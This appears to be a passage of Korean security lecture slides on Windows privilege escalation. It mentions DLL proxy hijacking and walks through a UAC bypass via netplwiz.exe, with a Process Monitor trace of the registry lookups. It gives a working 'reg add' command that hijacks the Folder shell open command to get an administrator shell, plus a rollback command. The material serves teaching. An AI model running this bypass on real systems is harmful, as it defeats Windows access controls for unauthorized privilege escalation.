이런 특징을 이용해서 특정 함수만 변경하는 형식의 악성 DLL을 만드는 형식의 공격을 Proxy Hijacking이라고 함



# 윈도우 계정과 권한

- 윈도우의 권한 상승

- Netplwiz.exe를 이용한 UAC Bypass



# 윈도우 계정과 권한

- 윈도우의 권한 상승

- Netplwiz.exe를 이용한 UAC Bypass

사용자 계정 제어판인 netplwiz.exe 프로그램은 "암호 관리(M)" 버튼을 클릭하면 HKCU\Software\Classes\Folder\shell\open\command 호출되는 걸 악용

The image is a composite of several screenshots illustrating a UAC bypass technique using Netplwiz.exe. On the left, a Task Manager screenshot shows multiple instances of Netplwiz.exe and rundll32.exe. In the center, the Registry Editor is open, showing the path `HKCU\Software\Classes\Folder\shell\open\command` highlighted with an orange box. An orange arrow points from this registry path to the '암호 관리(M)' (Manage Passwords) button in the '사용자 계정' (User Accounts) window. The '사용자 계정' window is also open, showing the '암호' (Password) tab. On the right, a command prompt window shows the execution of `netplwiz` from the `C:\Users\Security` directory.

| Process      | Operation     | Path  | Result         | Desired Access                     |
|--------------|---------------|---|----------------|------------------------------------|
| Netplwiz.exe | RegOpenKey    | HKCR\exefile\shell\open\command                 | SUCCESS        | Query Value                        |
| Netplwiz.exe | RegCloseKey   | HKCR\exefile\shell\open\command                 | SUCCESS        |                                    |
| Netplwiz.exe | RegOpenKey    | HKCR\exefile\shell\open\command                 | SUCCESS        | Query Value                        |
| Netplwiz.exe | RegQueryValue | HKCR\exefile\shell\open\command\command         | NAME NOT FOUND | Length: 144                        |
| Netplwiz.exe | RegCloseKey   | HKCR\exefile\shell\open\command                 | SUCCESS        |                                    |
| Netplwiz.exe | RegOpenKey    | HKCR\exefile\shell\open\command                 | SUCCESS        | Query Value                        |
| Netplwiz.exe | RegCloseKey   | HKCR\exefile\shell\open\command                 | SUCCESS        |                                    |
| Netplwiz.exe | RegOpenKey    | HKCR\exefile\shell\open\command                 | SUCCESS        | Query Value                        |
| Netplwiz.exe | RegCloseKey   | HKCR\exefile\shell\open\command                 | SUCCESS        |                                    |
| Netplwiz.exe | RegOpenKey    | HKCU\Software\Classes\Folder\shell\open\command | NAME NOT FOUND | Query Value                        |
| rundll32.exe | RegOpenKey    | HKCR\Folder\shell\open\command                  | SUCCESS        | Query Value                        |
| rundll32.exe | RegOpenKey    | HKCR\Folder\shell\open\command                  | SUCCESS        | Query: Name                        |
| rundll32.exe | RegQueryValue | HKCR\Folder\shell\open\command                  | SUCCESS        | Query: HandleTags, HandleTags: 0x0 |
| rundll32.exe | RegCloseKey   | HKCR\Folder\shell\open\command                  | NAME NOT FOUND | Desired Access: Maximum Allowed    |
| rundll32.exe | RegOpenKey    | HKCR\Folder\shell\open\command                  | SUCCESS        | Query Value                        |
| rundll32.exe | RegCloseKey   | HKCR\Folder\shell\open\command                  | SUCCESS        | Query Value                        |

# 윈도우 계정과 권한

- 윈도우의 권한 상승

- Netplwiz.exe를 이용한 UAC Bypass

- ① Run command

```
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "cmd.exe /c cmd.exe" /f && reg add  
HKCU\Software\Classes\Folder\shell\open\command /v "DelegateExecute" /f
```

- ② run netplwiz.exe(in cmd)

- ③ Select the "Advanced" tab, and click the "Manage Passwords" button

- ④ then you will get Administrator Shell

※ Rollback command : `reg delete "HKCU\Software\Classes\Folder\shell\open\command" /f`

# QA

